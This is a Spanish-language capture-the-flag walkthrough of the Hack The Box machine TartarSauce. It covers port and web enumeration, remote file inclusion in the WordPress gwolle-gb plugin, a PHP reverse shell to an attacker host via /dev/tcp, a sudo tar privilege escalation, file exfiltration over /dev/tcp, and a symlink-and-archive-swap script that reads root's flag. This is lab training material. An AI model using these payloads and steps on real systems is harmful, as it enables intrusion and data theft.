TartarSauce

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

```
root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/TartarSauce ping 10.10.10.88
PING 10.10.10.88 (10.10.10.88) 56(84) bytes of data.
64 bytes from 10.10.10.88: icmp_seq=1 ttl=63 time=35.4 ms
64 bytes from 10.10.10.88: icmp_seq=2 ttl=63 time=34.7 ms
^C
--- 10.10.10.88 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 34.737/35.087/35.438/0.350 ms
```

Como podemos observar, la máquina está encendida y se trata de una máquina Linux. IP: `10.10.10.88`

Enumeración

Puertos abiertos

```
$ nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.88 -oG allPorts
```

```
root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/TartarSauce nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.88 -oG allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-05 20:33 CET
Initiating SYN Stealth Scan at 20:33
Scanning 10.10.10.88 [65535 ports]
Discovered open port 80/tcp on 10.10.10.88
Completed SYN Stealth Scan at 20:33, 10.65s elapsed (65535 total ports)
Nmap scan report for 10.10.10.88
Host is up, received user-set (0.064s latency).
Scanned at 2024-01-05 20:33:00 CET for 10s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.88 seconds
           Raw packets sent: 65752 (2.893MB) | Rcvd: 65751 (2.630MB)
```

> *Puertos abiertos: 80*

Servicio y versiones

```
$ nmap -sC -sV -p80 10.10.10.88 -oN targeted
```

```
root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/TartarSauce nmap -sC -sV -p80 10.10.10.88 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-05 20:33 CET
Nmap scan report for 10.10.10.88
Host is up (0.035s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Landing Page

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

Enumeración web

Si vemos el `robots.txt` vemos las siguientes rutas:



```
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
```

De las rutas, vemos que la única válida es la de `/webservices/monstra-3.0.4/` sin embargo, procedemos a fuzear las posibles rutas de `/webservices` y encontramos la ruta `/wp`.

```
$ wfuzz -c --hc=404 --hh=298 -t 200 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
"http://10.10.10.88/webservices/FUZZ/"
```

```
root@zephyrus ~dimegio/Di/M/HTB/TartarSauce wfuzz -c --hc=404 --hh=298 -t 200 -w /usr/share/wordlists
/dirbuster/directory-list-2.3-medium.txt "http://10.10.10.88/webservices/FUZZ/"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.88/webservices/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000014:   403        11 L     32 W       299 Ch      "http://10.10.10.88/webservices//"
000000793:   200        197 L    567 W      11237 Ch    "wp"
000045240:   403        11 L     32 W       299 Ch      "http://10.10.10.88/webservices//"
000156114:   404        9 L      32 W       294 Ch      "181246"
```

Viendo la página de wordpress, vemos que hace virtual hosting a los recursos.



Por lo cual, añadimos la ruta en el archivo `/etc/hosts`

Debido a que vemos que se trata de un WordPress, enumeramos los plugins existentes mediante WPScan:

```
$ wpscan --url http://tartarsauce.htb//webservices/wp --enumerate p
--plugins-detection aggressive
```

wpscan --url http://tartarsauce.htb//webservices/wp --enumerate p --plugins-detection aggressive


```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/
 | Last Updated: 2023-11-07T21:44:00.000Z
 | Readme: http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.3
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/readme.txt

[+] gwolle-gb
 | Location: http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/
 | Last Updated: 2023-11-18T11:17:00.000Z
 | Readme: http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.6.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
 |
 | Version: 2.3.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jan  6 00:05:31 2024
[+] Requests Done: 1543
[+] Cached Requests: 7
[+] Data Sent: 402.388 KB
[+] Data Received: 361.773 KB
[+] Memory used: 227.199 MB
[+] Elapsed time: 00:00:38
```

Y vemos que hay dos, akismet y gwolle-db

Otra forma de enumerar los plugins es mediante fuzzing en la ruta de `/wp-content/plugins`

```
$ wfuzz -c --hc=404 --hh=5815 -t 200 -w
/usr/share/SecLists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
"http://tartarsauce.htb//webservices/wp/FUZZ"
```

Buscando gwolle en searchsploit, encontramos:



Y nos dice que se produce el RFI mediante el siguiente enlace:

```
http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]
```

El cual si hacemos la petición, el servidor víctima pedirá el archivo `wp-load.php`

Ahora simplemente creamos el archivo `wp-load.php` el cual contendrá una ejecución de reverse shell en php:

```php
<?php
   system("bash -c 'bash -i >& /dev/tcp/10.10.16.18/443 0>&1'");
?>
```

Nos podemos en la escucha con netcat y compartimos el archivo creado:

```
$ python3 -m http.server 80
```

```
$ nc -nlvp 443
```

Ahora simplemente ejecutando en el navegador la siguient URL, obtendremos la ejecución remota de comandos:


```
http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.16.18/
```

Post Explotación

Una vez estando en el sistema, lo primero que hacemos es un tratamiento de la TTY

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo; fg
        reset xterm
$ export TERM=xterm
$ export SHELL=bash
$ stty rows 60 columns 227
```

Ahora vemos que con `sudo -l` nos lista que con el usuario onuma, podemos ejecutar el binario tar. mediante el cual se puede escalar privilegios en caso de utilizar sudo:
https://gtfobins.github.io/gtfobins/tar/#sudo




```
sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --
```

```
checkpoint-action=exec=/bin/bash
```

> *Ahora deberemos de escalar privilegios a root*

Mediante el script de `procmon.sh`, obtenemos los procesos que se están ejecutando. Donde vemos los siguientes:

```
> /usr/bin/printf -
< /bin/bash /usr/sbin/backuperer
< /usr/bin/printf -
> /usr/bin/sudo -u onuma /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
> /bin/sleep 30
> /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
> gzip
< /usr/bin/sudo -u onuma /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
< /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
< gzip
```

Vemos que está ejecutando el script `/usr/sbin/backuperer`

Analizando el script, vemos como hace una copia de /var/www/html y después lo compara para buscar diferencias, que en caso de que las haya, las mete en un archivo de error. Sabiendo esto:

Creamos un comprimido:

```
tar -zcvf comprimido.tar /var/www/html
```

Nos lo pasamos a nuestra máquina local

```
onuma@TartarSauce:~$ cat < comprimido.tar > /dev/tcp/10.10.16.18/4646
onuma@TartarSauce:~$
```

```
dimegio@zephyrus ~/Descargas nc -nlvp 4646 > comprimido.tar
listening on [any] 4646 ...
connect to [10.10.16.18] from (UNKNOWN) [10.10.10.88] 58832
```

Lanzamos un enlace simbólico para que cuando la máquina víctima lea nuestro comprimido modificado, lee la flag del root.

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/TartarSauce/var/www/html ln -s -f /root/root.txt index.html
```

```
$ ln -s -f /root/root.txt index.html
```

Y volvemos a comprimir


```
$ tar -zcvf comprimido.tar var/www/html
```

De esta manera el index.html apuntará a la flag del root y como después al comparar los dos comprimidos habrá la diferencia del archivo, lo reportará en el archivo de errores.

Nos traemos el archivo modificado mediante wget

Ahora simplemente creamos el siguiente archivo y le damos permisos de ejecución:

```
#!/bin/bash

function ctrl_c(){
        echo -e "\n\n[*] Saliendo ...  \n"
        tput cnorm; exit 1
}

while true; do
        filename="$(ls -la /var/tmp/ | grep -oP '\.\w{40}')"

        if [ "filename" ]; then
                echo -e "\n[*] El nombre del archivo es:
$filename\n"
                rm -f /var/tmp/$filename
                cp comprimido.tar /var/tmp/$filename
                echo -e "\n[*] El archivo ha sido secuentrado
correctamente.\n"
                tput cnorm; exit 0
        fi
done;
```



Ahora para leer la flag, simplemente nos dirigimos y leemos la salida de:

```
$ cat /var/backups/onuma_backup_error.txt
```

Con esto ya tendríamos la flag del root.